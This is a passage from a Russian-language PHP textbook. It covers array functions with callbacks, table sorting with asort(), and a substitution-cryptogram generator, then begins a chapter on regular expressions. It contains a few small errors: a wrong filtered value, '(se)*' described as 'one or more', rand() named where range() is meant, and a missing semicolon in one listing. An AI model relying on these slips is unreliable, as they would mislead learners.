   $myarray = array("Поздравляем", "это", "обратный", "вызов!");
   $newarray = array_map("my_callback", $myarray);
   echo "<PRE>";
   print_r($newarray);
   echo "</PRE>";
?>
```

НА ЗАМЕТКУ

Теперь, когда мы имеем дело с массивами, следует обратить внимание на использование функции `print_r()`. Эта функция довольно симпатично выводит содержимое массива, переданного ей в параметре (в том числе и многомерного массива). Однако этот вывод не вполне предназначен для просмотра в Web-браузере. Отсюда и необходимость поместить его в пару HTML-дескрипторов <PRE>.

Поскольку этот код не совсем очевиден, разберем его работу более детально. Если пока не обращать внимания на функцию, видно, что здесь создается массив `$myarray`, после чего вызывается функция `array_map()`. Когда она вызывается, то проходит по всем элементам переданного ей массива (в данном случае `$myarray`) и вызывает указанную вами функцию `my_callback()`, передавая ей индивидуальное значение каждо-

го элемента и создавая новый массив из элементов, возвращаемых вашей функцией обратного вызова. Функция обратного вызова сначала отображает переданный ей элемент, а затем возвращает его преобразованным в символы верхнего регистра с помощью PHP-функции `strtoupper()`. То есть, после выполнения этого сценария в результате получается новый массив `$newarray`, идентичный исходному массиву `$myarray`, но с элементами-строками в верхнем регистре.

Так выглядит вывод, полученный из данного сценария:

```
Значение: Поздравляем
Значение: это
Значение: обратный
Значение: вызов!
Array
(
    [0] => ПОЗДРАВЛЯЕМ
    [1] => ЭТО
    [2] => ОБРАТНЫЙ
    [3] => ВЫЗОВ!
)
```

НА ЗАМЕТКУ

Функции обратного вызова не обязательно должны быть пользовательскими. Фактически, в предыдущем примере, если вам не нужен вывод информации клиенту, вы могли просто определить в качестве функции обратного вызова стандартную функцию `strtoupper()` и получить тот же результат.

Аналогично функция `array_map()` может использоваться с множеством массивов, как показано в листинге 2.10.

Листинг 2.10. Использование функции `array_map()`

```
<?php
   function mul_callback($x, $y) {
     return $x * $y;
   }
   $numbers_1 = array (2, 4, 5);
   $numbers_2 = array (3, 4, 5);
   $answer = array_map("mul_callback", $numbers_1, $numbers_2);
   print_r($answer);
?>
```

В данном случае вы используете два массива (`$numbers_1` и `$numbers_2`) вместе с функцией `array_map()` для выполнения простого вычисления и помещения результата в другой массив. Ожидаемый вывод будет выглядеть так:

```
Array
(
    [0] => 6
    [1] => 16
    [2] => 25
)
```

НА ЗАМЕТКУ

Кстати, при использовании функции array_map() с более чем одним массивом, вовсе не обязательно, чтобы они совпадали по размеру. Если массивы различны по длине, то соответствующая переменная, которая будет передана функции обратного вызова, когда более короткий из них "закончится", просто будет пустой.

Теперь, когда вы получили некоторое представление о работе функций обратного вызова, рассмотрим ряд других PHP-функций, предназначенных для работы с массивами, которые также используют модель обратного вызова. Следующая функция применяется для эффективной фильтрации значений массива на базе возвращаемого значения вашей функции обратного вызова – это функция array_filter(). В отличие от ранее рассмотренной функции array_map(), array_filter() имеет слегка отличающийся (обратный) синтаксис:

```
array_filter($input, $callback)
```

$input – это входной массив, а $callback – функция обратного вызова, которая с ним работает. Как и в случае с array_map(), array_filter() проходит по каждому из элементов массива и передает его в нужную функцию обратного вызова.

Однако, в отличие от случая с array_map(), функция обратного вызова, переданная array_filter(), должна возвращать булевское значение. Если она возвратит false, то переданный ей параметр не будет включен в массив, возвращаемый array_filter(). Конечно, если функция обратного вызова вернет true, то значение будет включено в возвращаемый массив. В листинге 2.11 эта концепция иллюстрируется использованием array_filter() для выделения всех целых элементов массива, значение которых больше или равно 10.

Листинг 2.11. Использование функции array_filter()

```
<?php
   function filter_values($value) {
     if($value > 10) return true;
     return false;
   }
   $myints = array(123,54,2,3,42,23,4,2,12);
   $filtered = array_filter($myints, "filter_values");
   print_r($filtered);
?>
```

Как и можно было ожидать, в результате выполнении этого сценария будет создан новый массив $filtered, содержащий значения 123, 52, 42, 23 и 12.

Следует отметить, что при работе функций array_filter() и array_map() поддерживается исходное отношение ключей. Это значит, что массив $filtered из листинга 2.11 будет содержать целый ключ 4, значение которого равно 42 – даже несмотря на то, что некоторые элементы исходного массива $myints будут удалены. Не все функции поддерживают отношения ключей, поэтому важно обращаться к руководству по PHP и выяснять, когда такое поведение желательно.

Реализация массивов

В настоящее время более 60 функций PHP связаны с манипуляциями с массивами. И хотя их слишком много, чтобы полностью раскрыть все в настоящей книге, почти все они подробно документированы в онлайновом руководстве по PHP, доступном на сайте http://www.php.net/. Вместо того, чтобы повторять всю информацию на эту тему, содержащуюся в руководстве, в оставшейся части главы будет сосредоточено внимание на наиболее "усовершенствованных" функциях массивов и их использовании в сценариях.

Теперь, когда вы знакомы с основными понятиями о массивах, стоит посмотреть на возможности их использования с учетом невероятного количества функций поддержки массивов, доступных в PHP.

Использование массива как списка

Возможно, одним из наиболее распространенных способов использования массивов является применение их в качестве списков. Фактически большинство примеров, рассмотренных до настоящего момента, используют массивы именно как простые списки. В настоящем разделе будет показано, как применить список, основанный на массиве, для обеспечения достаточно специфической цели — автоматической генерации HTML-кода, предназначенного для отображения группы графических изображений.

Для этого примера определим массив $images, который будет содержать список всех изображений, которые нужно отобразить. Затем воспользуемся им для создания необходимых HTML-дескрипторов <IMG>, которые выведут эти изображения на экран. В листинге 2.12 показан результирующий код.

Листинг 2.12. Динамическая генерация дескрипторов <IMG> из массива

```
<HTML>
<HEAD><TITLE>Использование массива как списка</TITLE></HEAD>
<BODY>
<?php
   $images = array('image1.jpg', 'image2.jpg', 'image3.jpg');
   foreach($images as $val): ?>
   <IMG SRC="/images/<?php echo $val; ?>">
<?php endforeach;?>
</BODY>
</HTML>
```

Взяв этот сценарий за основу, подумаем, как можно использовать массив для создания сценария, который будет отображать одно случайно выбранное изображение каждый раз при его выполнении. Чтобы сделать это с применением массива, очевидно, стоит представить еще одну PHP-функцию — array_rand(). Синтаксис этой функции следующий:

```
array_rand($input [, $num_desired])
```

Как видите, она принимает два параметра. Первый — $input — это входной массив. Второй необязательный параметр — $num_desired — представляет собой целое, иден-

тифицирующее количество случайно выбранных элементов, которые нужно получить из массива. Если второй параметр не указан, функция по умолчанию возвращает единственный случайно выбранный элемент. При выполнении эта функция либо возвращает скалярное значение, представляющее ключ из исходного массива, либо список ключей заданного количества случайно выбранных элементов исходного массива.

НА ЗАМЕТКУ

В PHP всякий раз, когда требуется получить случайное число (например, при использовании функции `array_rand()`), должна быть вызвана функция `srand()`, чтобы правильно инициализировать генератор случайных чисел.

Обладая этими знаниями, реализация сценария вывода случайно выбранного изображения становится тривиальной, как вы можете видеть в листинге 2.13.

Листинг 2.13. Сценарий вывода случайно выбранного изображения с применением функции `array_rand()`

```
<HTML>
<HEAD><TITLE>Сценарий вывода случайно выбранного изображения</TITLE></HEAD>
<BODY>
<?php
   srand((double)microtime()*1000000);
   $images = array('image1.jpg', 'image2.jpg', 'image3.jpg');
   $rImage = array_rand($images)
?>
<IMG SRC="<?php echo $images[$rImage]; ?>">
</BODY>
</HTML>
```

Использование массива как сортируемой таблицы

Помимо использования массивов как простых списков, массивы PHP также весьма удобны, когда вы имеете дело с данными в форме таблиц. В этом разделе вы научитесь реализовывать простые таблицы средствами массивов PHP. Затем будет рассмотрен более сложный пример разработки базирующихся на массивах таблиц, которые могут быть отсортированы по нужной колонке с помощью PHP-функций сортировки массивов. Рассмотрим табл. 2.1.

Таблица 2.1. Пример таблицы животных

Имя животного	*Имя владельца*	*Вес*	*Животное*
Бим	Иванов	9	Собака
Василий	Петрова	4	Кот
Рекс	Сидоров	1	Игуана
Бастер	Собакевич	23	Собака
Алиса	Кошкина	14	Собака

Посмотрите внимательно на таблицу. Как ее реализовать с помощью массивов PHP? Простейший способ — создать ассоциативный массив (на базе имени каждого животного), значения которого будут другими массивами, содержащими остальные данные каждой строки, как показано в листинге 2.14.

Листинг 2.14. Создание простой таблицы с помощью массивов

```
<?php
   $petshack = array('Бим' => array('name' => 'Иванов',
   'weight' => 9,
   'animal' => 'Собака'),
   'Василий' => array('name' => 'Петрова',
   'weight' => 4,
   'animal' => 'Кот'),
   'Рекс' => array('name' => 'Сидоров',
   'weight' => 1,
   'animal' => 'Игуана'),
   'Бастер' => array('name' => 'Собакевич',
   'weight' => 23,
   'animal' => 'Собака'),
   'Алиса' => array('name' => 'Кошкина',
   'weight' => 14,
   'animal' => 'Собака'));
?>
```

Проблема со структурой массива состоит в том, что она никак не помогает в сортировке по определенной колонке. Как показано в листинге 2.15, чтобы воспользоваться встроенной функциональностью, каждая колонка должна сохраняться в отдельном массиве (сохраняя ключевые значения таким образом, чтобы индекс 1 для каждого массива соответствовал правильному значению).

Листинг 2.15. Создание сортируемой таблицы с помощью массивов

```
<?php
   $petshack['name'] = array('Бим', 'Василий', 'Рекс', 'Бастер', 'Алиса');
   $petshack['owner'] = array('Иванов', 'Петрова', 'Сидоров', 'Собакевич',
   'Кошкина');
   $petshack['weight'] = array(9, 4, 1, 23, 14);
   $petshack['animal'] = array('Собака', 'Кот', 'Игуана', 'Собака',
   'Собака');
?>
```

Сравните листинги 2.14 и 2.15. Первая вещь, которая, вероятно, сразу заметна, — это то, что второй листинг значительно понятнее первого. Более того, поскольку каждая колонка таблицы представлена отдельным массивом PHP, каждая колонка также может быть отсортирована с применением встроенных функций работы с массивами. Для выполнения этой сортировки можно воспользоваться PHP-функцией `asort()`.

Несмотря на то что разработчику на PHP доступно множество функций сортировки, эта конкретная функция выбирается на основании одной важной детали — она поддерживает ассоциативные пары ключ/значение (см. описание `array_filter()`

ранее в настоящей главе, чтобы понять важность этого обстоятельства). Синтаксис `asort()` выглядит следующим образом:

```
asort($input [, $sort_flag]);
```

НА ЗАМЕТКУ

Функция `asort()` упорядочивает массив от меньшего значения к большему (или в алфавитном порядке — от A до Z). Если требуется противоположное поведение, можно использовать функцию `arsort()`, которая аналогична `asort()`.

`$input` представляет массив, который нужно сортировать, а `$sort_flag` — это необязательный параметр (константа), указывающий тип выполняемой сортировки. Обратите внимание, что константы, значения которых принимает параметр `$sort_flag`, не являются переменными PHP. Это константы, предопределенные в PHP (больше всего это похоже на то, что можно определить с помощью директивы `define`). Три возможных значения параметра `$sort_flag` перечислены в табл. 2.2.

Таблица 2.2. Константы `asort()`

Константа	*Описание*
`SORT_REGULAR`	Сравнивает элементы нормально (по умолчанию).
`SORT_NUMERIC`	Сравнивает элементы как числовые значения.
`SORT_STRING`	Сравнивает элементы как строчные значения.

При выполнении функция `asort()` отсортирует массив `$input` так, как указано флагом `$sort_flag` (возвращаемого значения нет).

Использование функции `asort()` для сортировки и поддержки вашей табличной структуры становится относительно простой задачей, поскольку каждая колонка вашей таблицы хранится в отдельном массиве. Примените `asort()` для сортировки по любой из колонок, а затем с помощью `foreach()` отобразите отсортированные данные в HTML-таблице, как показано в листинге 2.16, в котором выполняется сортировка таблица по колонке веса.

Листинг 2.16. Сортировка таблицы, хранящейся в массивах, с использованием `asort()`

```
<HTML>
<HEAD><TITLE>Сортировка массивов</TITLE></HEAD>
<BODY>
<CENTER>
<H2>Сортировка массивов с использованием функции <code>asort()</code></H2>
<?php
   $petshack['name'] = array('Бим', 'Василий', 'Рекс', 'Бастер', 'Алиса');
   $petshack['owner'] = array('Иванов', 'Петрова', 'Сидоров', 'Собакевич',
                              'Кошкина');
   $petshack['weight'] = array(20, 10, 3, 54, 30);
   $petshack['animal'] = array('Собака', 'Кот', 'Игуана', 'Собака', 'Собака');

   /* Сортировать по весу */
```

```
   asort($petshack['weight'], SORT_NUMERIC);
?>
<TABLE>
<TR>
   <TD>Имя животного</TD>
   <TD>Владелец животного</TD>
   <TD>Вес животного</TD>
   <TD>Вид животного</TD>
</TR>
<?php
   foreach($petshack['weight'] as $key=>$weight) {
     echo "<TR>";
     echo "<TD>{$petshack['name'][$key]}</TD><TD>{$petshack['owner'][$key]}
    </TD>";
     echo "<TD>{$weight}</TD><TD>{$petshack['animal'][$key]}</TD>";
     echo "</TR>";
   }
?>
</TABLE>
</CENTER>
</BODY>
</HTML>
```

Заменяя массив, передаваемый функции `asort()` (и соответственно изменяя `foreach()` для прохождения по массиву, который должен быть отсортирован), этот сценарий можно модифицировать с минимальными затратами для выполнения сортировки по любой из колонок.

Использование массива как поисковой таблицы

Теперь, когда вы имеет представление о том, как использовать массивы для организации простой таблицы, а также о том, как спроектировать таблицы массивов для обеспечения максимальной гибкости при работе с сортировкой, рассмотрим другой тип таблиц — поисковые таблицы (lookup tables). В отличие от описанных выше таблиц, поисковая таблица не предназначена для отображения пользователю. Вместо этого ее можно описать как таблицу ссылок, создаваемую и используемую PHP-сценарием для повышения эффективности или упрощения задачи. В настоящем разделе рассматривается простое приложение поисковой таблицы. В частности, будет показано, как реализовать поисковую таблицу для вывода криптограмм.

Небольшое пояснение для тех, кто не знаком с криптограммами: для заданной строки необходимо заменить каждую букву (например, "A") другой буквой. Задача состоит с том, чтобы расшифровать закодированное сообщение. Несмотря на то что существует множество способов реализации сценария генерации криптограмм, мы попытаемся сделать это с помощью набора функций для работы с массивами, начиная с `range()`.

В PHP функция `range()` применяется для создания массивов, которые содержат заданный диапазон чисел или букв. Синтаксис этой функции выглядит так:

```
range(mixed $low, mixed $high)
```

$low представляет начало диапазона, а $high – конец. Как уже было сказано, параметры могут быть числами (например, от 1 до 10), или буквами (например, от d до w). Функция rand() вернет индексированный целыми ключами массив, содержащий все цифры или буквы от $low до $high. Эта функция будет использоваться далее для создания массива, содержащего все буквы алфавита, а также буквы, используемые для кодирования криптограммы.

Вторая функция, которую нужно представить – это функция, которая будет отвечать за определение того, как буквы закодированы в финальной криптограмме, а именно – shuffle(). Эта функция подобна рассмотренной ранее array_rand(), но с одним существенным отличием. Вместо создания нового массива случайным образом на базе другого существующего массива, функция shuffle() перетасовывает случайным образом содержимое массива. Ниже показан очень простой синтаксис shuffle().

```
shuffle($input)
```

Еще одной функцией, которая понадобится для целей этого примера, будет та, которая меняет местами пары ключ/значение (так, что ключи становятся значениями, а значения – ключами) – функция array_flip(), также имеющая простой синтаксис:

```
array_flip($input)
```

$input представляет массив, для которого надо поменять местами ключи и значения, и в результате вызова функция возвращает новый массив.

И, наконец, рассмотрим нашу первую функцию поиска в PHP-массиве – in_array(). Эта функция принимает два параметра (искомое значение и массив, в котором нужно искать) и возвращает булевское значение, означающее успешность или неудачу поиска конкретного значения. Ниже показан синтаксис функции in_array().

```
in_array($needle, $haystack [, $strict])
```

Обратите внимание, что функция in_array() также принимает необязательный третий параметр – $strict. Это необязательное логическое значение (по умолчанию равное false) определяет, должно ли искомое значение $needle совпадать с элементом массива $haystack не только по значению, но и по типу. То есть, в массиве, содержащем строковое значение '10', поиск целого числа 10 вернет true. Однако если установить значение параметра $strict равным true, та же операция вернет false.

Теперь, когда вы познакомились с новыми функциями, которые будут использоваться в данном примере, рассмотрим первую часть сценария генерации криптограмм, которая показана в листинге 2.17.

НА ЗАМЕТКУ

В листинге 2.17 завершающий дескриптор ?> опущен, поскольку это только начальный фрагмент сценария.

Листинг 2.17. Генератор криптограмм с применением PHP-массивов (часть 1)

```
<?php
   /* Инициализация генератора случайных чисел */
   srand((double)microtime() * 1000000);
   $message = "This is my super secret message!";
   $message = strtoupper($message);
```

```
/* Создать алфавитный массив с ключами от A до Z и значениями от 0 до 25
соответственно */
$alphabet = array_flip(range('A', 'Z'));
$cryptogram = range('A', 'Z');
/* Случайное тасование поисковой таблицы, используемой для генерации
криптограмм */
shuffle($cryptogram);
```

Как показано в листинге 2.17, первый шаг, предпринимаемый в этом сценарии — это инициализация генератора случайных чисел. Как и в случае с `array_rand()`, функции `shuffle()` это необходимо для правильной работы. После этого переменная `$message` (представляющая исходную строку, которую нужно закодировать) инициализируется и преобразуется в верхний регистр с помощью функции `strtoupper()`. Используя комбинации функций `range()` и `array_flip()`, создается ассоциативный массив `$alphabet`, который имеет ключевые значения для каждой буквы алфавита и ассоциирует их с целыми числами от 0 до 25. Дополнением переменной `$alphabet` служит переменная `$cryptrogram`, которая инициализируется 26 значениями, представляющими буквы алфавита. Переменная `$cryptrogram` будет использоваться для кодирования сообщения в окончательной криптограмме.

Когда вся и инициализация завершена, поисковая таблица криптограммы тасуется с помощью описанной ранее функции `shuffle()` и начинается кодирование криптограммы, как показано в листинге 2.18.

Листинг 2.18. Генератор криптограмм с применением PHP-массивов (часть 2)

```
$encoded = "";
/* Цикл по всем символам кодируемого сообщения */
for($i = 0; $i < strlen($message); $i++) {
  $char = $message[$i];
  /* Определение, является ли данный символ кодируемым,
     с помощью поиска в таблице $cryptogram */
  if(!in_array($char, $cryptogram)) {
     /* Если символ некодируемый, копировать его без изменений в кодовую
     строку */
     $encoded .= $char;
  } else {
     /* Если символ кодируемый, заменить соответствующим символом из
     $cryptogram */
     $encoded .= $cryptogram[$alphabet[$char]];
  }
}
echo $encoded;
?>
```

НА ЗАМЕТКУ

Хотя строки PHP не являются массивами, они могут вести себя подобно массивам. Это позволяет разработчику получить доступ к отдельному символу строки по индексу, заключенному в квадратные скобки, как это делается в листинге 2.18. Следует отметить, что несмотря на то, что строки ведут себя подобно массивам, они не могут использоваться в операторах, манипулирующих массивами, таких как `foreach()`, или функциях, работающих с массивами.

Когда вся инициализация завершена, следующим шагом в этом сценарии является организация цикла по индивидуальным символам кодируемого сообщения с помощью оператора `for()`, начиная с 0 и до значения длины строки, возвращаемого функцией `strlen()`. Функция `strlen()` возвращает длину переданной строки (строки подробно обсуждаются в главе 1). Поскольку некоторое количество исходных символов не кодируются (знаки пунктуации, пробелы и тому подобные), нужно проверять каждый символ на этот предмет. Для этого применяется функция поиска в массиве `in_array()`, проверяющая наличие данного символа в таблице поиска `$cryptogram`. Если нет доступной трансляции данного символа (то есть `in_array()` возвращает `false`), он передается в выходную зашифрованную строку `$encoded` без изменений. В противном случае символ транслируется на базе массива `$cryptogram`. Однако поскольку ключами массива `$cryptogram` являются не символы, а числа от 0 до 25, массив `$alphabet` используется для извлечения конкретного целого значения для заданного символа.

После того, как сообщение обработано символ за символом, `$encoded` содержит готовую криптограмму сообщения (которая затем отображается клиенту). Так как этот сценарий при каждом запуске генерирует абсолютно новую криптограмму, от него невозможно получить повторяющийся вывод. После запуска этого сценария вывод у автора выглядел так:

```
DPYM YM RJ MHAXB MXUBXD RXMMOEX!
```

Преобразование строк в массивы и обратно

Как уже говорилось в главе 1, вы можете использовать множество методов обработки строк в PHP. Одним из очень распространенных способов применения массивов является обработка списка значений, представленных в виде строки, как показано в следующем примере:

```
John Coggeshall, Max Smith, Mary Johnston
```

Для обработки такого списка PHP предлагает функцию, которая позволяет разбивать на части строковые значения по константному разделителю — `explode()`, имеющую приведенный ниже синтаксис:

```
explode($separator, $string [, $limit]);
```

`$separator` — это строка, представляющая собой разделитель, по которому нужно разбить на части `$string`. Необязательно вы также можете передать параметр `$limit`, который задает максимальное количество разбиений. При выполнении эта функция разбивает строку на индивидуальные элементы массива, используя `$separator` для определения мест, по которым нужно выполнять разделение. Используя приведенный выше список в строке, разобьем его на элементы по запятым, как показано в листинге 2.19.

Листинг 2.19. Использование функции `explode()`

```
<?php
   $input_string = "John Coggeshall, Max Smith, Mary Johnston";
   $pieces = explode(",", $input_string);
   echo "Имена в списке: <BR/>\n";
   foreach($pieces as $name) {
```

```
    echo trim($name) . "<BR/>\n";
  }
?>
```

В PHP также имеется функция с противоположным назначением, которая берет индивидуальные элементы массива и собирает их в строку. Эта функция называется `implode()` и имеет следующий синтаксис:

```
implode($glue, $pieces);
```

`$glue` — это строка, которая "склеивает" вместе элементы массива `$pieces`. В листинге 2.20 эта функция используется для воссоздания исходной строки после разбиения.

Листинг 2.20. Использование функции `implode()`

```
<?php
  $input_array = array("John Coggeshall",
  "Max Smith",
  "Mary Johnston");
  $orig_string = implode(", ", $input_array);
?>
```

Дополнительные сведения о массивах

Хотя в этой главе было представлено достаточно много информации, касающейся работы с массивами в PHP, на эту тему можно написать и целую книгу. Дополнительную информацию о массивах, включая полный список PHP-функций, работающих с массивами, можно получить в онлайновом руководстве по PHP, доступном по адресу `http://www.php.net/manual/`. Настоящая глава не претендует на полное описание работы с массивами. Тем не менее, она служит хорошим введением в возможности реализации массивов в разрабатываемых Web-приложениях. Как правило, среди более чем 60 PHP-функций, работающих с массивами, всегда удается найти ту, которая наилучшим образом подходит для выполнения задачи, стоящей в данный момент при написании сценария.

ГЛАВА

3

Регулярные выражения

В ЭТОЙ ГЛАВЕ...

- Основы регулярных выражений
- Ограничения базового синтаксиса
- Регулярные выражения POSIX
- Perl-совместимые регулярные выражения
- Модификаторы PCRE

Регулярные выражения (regular expressions — regex) — одна из "темных" сторон практического компьютерного программирования. Спросите у любого программиста — и вы имеете большие шансы услышать, что он в той или иной мере сталкивался с проблемами при их использовании (или, хуже того, вовсе их избегает).

На самом деле регулярные выражения, даже достаточно замысловатые, не так уж сложны для понимания. В основе своей они представляют собой способ описания *шаблонов* (patterns) текста с использованием единого набора строк. В отличие от простой операции поиска-замены, такой как замена всех вхождений "Marco" на "Tabini", регулярные выражения обеспечивают большую гибкость, например, поиск всех вхождений букв "Mar", за которыми следует "co" или "r" и так далее.

Впервые регулярные выражения были описаны в пятидесятых годах прошлого века математиком по имени Клин (S. C. Kleene), который формализовал модели, предложенные Уорренном Маккалохом (Warenn McCuloch) и Уолтером Питтсом (Walter Pitts) при описании работы нервной системы. Регулярные выражения, однако, тогда не использовались в компьютерных науках, пока Кен Томпсон (Ken Thompson), впоследствии ставший одним из авторов первоначальной версии операционной системы UNIX, не задействовал их в качестве средства поиска и замены в своем текстовом редакторе *qed*.

Регулярные выражения, таким образом, протоптали себе дорожку в среду UNIX (и позже в стандарт POSIX), а также в Perl, где стали одной из самых сильных сторон этого языка. В настоящий момент PHP поддерживает оба стандарта. Идея состоит в том, чтобы программисты на Perl почувствовали себя как дома, а начинающие могли использовать более простые выражения POSIX.

Основы регулярных выражений

Регулярные выражения, по сути, представляют собой полностью новый язык, со своими правилами, структурой и своими причудами. Вы также обнаружите, что ваши знания других языков программирования практически никак не помогают в изучении регулярных выражений — по той простой причине, что регулярные выражения в высшей степени специализированы и следуют своим собственным правилам.

В соответствие с определением Клина, основные аксиомы регулярных выражений таковы:

- Отдельный символ — это регулярное выражение, описывающее само себя.
- Последовательность регулярных выражений является регулярным выражением.
- Любое регулярное выражение, за которым следует символ * (известный также, как "звезда Клина"), представляет собой регулярное выражение, составленное из нуля или более экземпляров этого регулярного выражения.
- Любая пара регулярных выражений, разделенная символом канала (|), является регулярным выражением, состоящим либо из левого, либо из правого регулярного выражения.
- Для группирования регулярных выражений могут использоваться скобки.

Все это может показаться вам сложным, и автор подтверждает, что это испугало и его, когда он впервые прочитал об этом. Однако, основа все же вполне доступна по-

нимию. Во-первых, самое простое регулярное выражение – это единственный символ. Например, регулярное выражение 'a' соответствует букве "a" в слове "Marco". Обратите внимание, что при нормальных условиях регулярное выражение является двоичной операцией, поэтому "a" не эквивалентно "A". То есть это регулярное выражение не соответствует букве "A" в слове "MARCO".

Далее, односимвольные регулярные выражения могут быть сгруппированы, если их разместить рядом. То есть, регулярное выражение 'wonderful' соответствует слову "wonderful" в предложении "Today is wonderful day".

Пока регулярные выражения не слишком отличаются от нормальных операций поиска. Однако на этом сходство кончается. Как уже упоминалось, вы можете использовать символ звездочки для создания регулярного выражения, которое может повторяться несколько раз (включая ноль). Например, рассмотрим следующую строку:

```
seeking the treasures of the sea
```

Регулярное выражение se* интерпретируется как "буква 's', за которой следует ноль или более экземпляров буквы 'e'" и соответствует следующему:

- Буквам "see" слова "seeking", где регулярное выражение 'e' повторяется дважды.
- Обоим экземплярам буквы 's' в слове "treasures", где после 's' следует ноль экземпляров 'e'.
- Буквам "se" слова "sea", где 'e' представлено один раз.

Важно понимать, что в предыдущем примере звездочка относится только к выражению 'e'. Несмотря на то что можно использовать скобки для группирования регулярных выражений, не следует думать, что применение `(se)*` является хорошей идеей, поскольку компилятор регулярных выражений интерпретирует это как "одно или более вхождений" фрагмента 'se'.

Если применить это регулярное выражение к предшествующей строке, вы обнаружите всего 30 совпадений, поскольку *каждый* символ строки будет ему соответствовать (Помните? *Ноль* или более вхождений!).

Вы обнаружите, что скобки часто применяются в сочетании с оператором канала для указания альтернативных спецификаций регулярного выражения. Например, применение выражения `gr(u|a)` к следующей строке:

```
grab the grub and pull
```

соответствует и "grub" и "grab".

Ограничения базового синтаксиса

Несмотря на то что регулярные выражения достаточно мощные благодаря своим оригинальным правилам, присущие им ограничения могут сузить их применение. Например, не существует регулярного выражения, которое можно использовать для обозначения концепции "любой символ". Вдобавок, если вам случится указать скобку или звездочку в качестве регулярного выражения, вы потерпите неудачу.

Для преодоления этих ограничений практическая реализация регулярных выражения была расширена для включения множества дополнительных правил:

- Специальный символ ^ применяется для указания начала строки.
- Специальный символ $ используется для указания конца строки.

- Специальный символ . служит для указания выражения "любой символ".
- Любой нецифровой символ, который следует за символом \, интерпретируется как литерал (вместо того, чтобы интерпретироваться в соответствии с его значением как регулярного выражения). Следует отметить, что техника отмены зависит от компилятора регулярных выражений, а не от самого PHP. Это означает, что вы должны обеспечить, чтобы действительный символ обратного слэша передавался в регулярные выражения (то есть, если вы применяете двойные кавычки, то должны вводить комбинацию \\). Любое регулярное выражение, за которым следует символ +, представляет собой один или более экземпляров этого регулярного выражения.
- Любое регулярное выражение, за которым следует выражения типа {*min*[,[,*max*]} является регулярным выражением, составленным из произвольного числа экземпляров этого регулярного выражения. Параметр *min* означает минимальное допустимое число экземпляров, в то время как параметр *max*, если он задан, означает максимально допустимое количество экземпляров. Если указано только запятая, никакого верхнего предела на количество экземпляров, содержащихся в строке, не накладывается. И, наконец, если указано только *min*, это означает *только* допустимое число экземпляров.
- Квадратные скобки могут использоваться для идентификации групп символов, приемлемых в данной позиции.

Начнем с начала. Иногда удобно определить, должна ли часть регулярного выражения появляться в начале или в конце строки. Например, предположим, что вы пытаетесь определить, содержится ли в строке правильный универсальный локатор ресурсов HTTP URL. Регулярное выражение `http://` может соответствовать как строке `http://www.phparch.com`, являющейся корректным URL-адресом, так и `nhttp://www.phparch.com`, которая таковым не является (и может быть простой опечаткой пользователя).

С помощью специального символа ^ можно указать, что последующее регулярное выражение должно соответствовать только началу строки. То есть, регулярное выражение `^http://` обеспечит совпадение только первой из двух строк.

Та же концепция касается и маркера конца строки `$`, означающего, что предшествующее ему регулярное выражение должно встречаться исключительно в конце строки. Например, `com$` будет соответствовать `sams.com`, но не `communication`.

Специальные символы + и ? работают подобно "звезде Клина" с тем отличием, что представляют, соответственно, "по меньшей мере, одно вхождение" и "ноль или одно вхождение" присоединенного к ним регулярного выражения.

Как уже вскользь упоминалось ранее, применение "шаблонов", которые могут задавать совпадение с любым символом, удобно в широком диапазоне сценариев, в частности, предполагая, что символ . представляет собой регулярное выражение со своим собственным правилом, так, что он может быть скомбинирован с символом звездочки Клина и любыми другими модификаторами. Например, выражение:

```
.+@.+\..+
```

может быть использовано для указания следующего правила соответствия:

По крайней мере, один экземпляр любого символа, за которым следует символ @, за которым следует как минимум один любой символ, за которым идет символ точки, за которым идет еще один или более любой символ.

Как и можно было предположить, это выражение представляет собой очень приблизительную форму проверки корректности адреса электронной почты. Обратите внимание на то, как использован символ обратного слэша (\) для того, чтобы принудить компилятор регулярных выражений к интерпретации предпоследней точки в качестве литерального символа, а не еще одного экземпляра регулярного выражения "любой символ".

Однако это достаточно примитивный способ проверки корректности адреса электронной почты. Он допускает только буквы алфавита, символ подчеркивания (_), символ минуса (-) и десятичные цифры в части имени, домена и расширения электронного адреса. И здесь должно вступить в игру описание диапазона.

Как упоминалось ранее, все, что находится внутри квадратных скобок, представляет собой набор альтернатив для конкретной символьной позиции. Например, [abc] означает либо a, либо b, либо c. Однако если представлять что-либо вроде "любого символа", включая все возможные варианты в квадратные скобки, это породит абсурдно длинное и сложное регулярное выражение.

К счастью, есть возможность указать "диапазон" символов, разделяя их с помощью тире. Например, [a-z] означает "любой латинский символ нижнего регистра". Вы можете указать подобным образом более одного диапазона и комбинировать их с индивидуальными символами, размещая их один за другим. Например, наша проверка корректности электронного адреса может быть осуществлена с помощью выражения [A-Za-z0-9_], что приведет все регулярное выражение к следующему виду:

```
[A-Za-z0-9_]+@[A-Za-z0-9_]+\.[A-Za-z0-9_]+
```

Спецификации диапазона, которые мы рассмотрели, являются *включающими*, то есть они сообщают компилятору регулярных выражений, какие символы могут присутствовать в строке. Иногда более удобно использовать *исключающие* спецификации, определяющие, что допускаются любые символы, кроме указанных. Это может быть достигнуто включением символа ^ в спецификацию внутри квадратных скобок. Например, [^A-Z] означает "любой символ, кроме латинских букв верхнего регистра".

Возвращаясь к регулярному выражению проверки адреса электронной почты, мы видим, что оно все еще не настолько хорошо, как могло бы быть. Например, мы знаем, что расширение имени домена должно иметь как минимум два символа (как в .ca) и как максимум — четыре (как в .info). Поэтому для обеспечения проверки этого дополнительного требования можно воспользоваться спецификатором задания минимально-максимальной длины, который уже был представлен ранее:

```
[A-Za-z0-9_]+@[A-Za-z0-9_]+\.[A-Za-z0-9_]{2,4}
```

Естественно, вы можете пожелать, чтобы принимались только адреса с трехсимвольными расширениями (такими как .com). Этого можно достичь, исключив запятую и параметр max из спецификатора длины:

```
[A-Za-z0-9_]+@[A-Za-z0-9_]+\.[A-Za-z0-9_]{3}
```

С другой стороны, если вы хотите оставить открытым ограничение максимальной длины, предполагая тот факт, что в будущем могут появиться более длинные расширения доменных имен, можете применить такое регулярное выражение:

```
[A-Za-z0-9_]+@[A-Za-z0-9_]+\.[A-Za-z0-9_]{3,}
```

Это означает, что последняя часть выражения может повторяться, минимум, три раза, без ограничения верхнего предела.

Регулярные выражения POSIX

Стандарт регулярных выражений POSIX, возможно, является наиболее простой формой регулярных выражений, доступных программисту PHP. Именно поэтому он представляет собой отличное учебное пособие, поскольку набор функций, реализованный в нем, не включает никаких "усовершенствованных" средств.

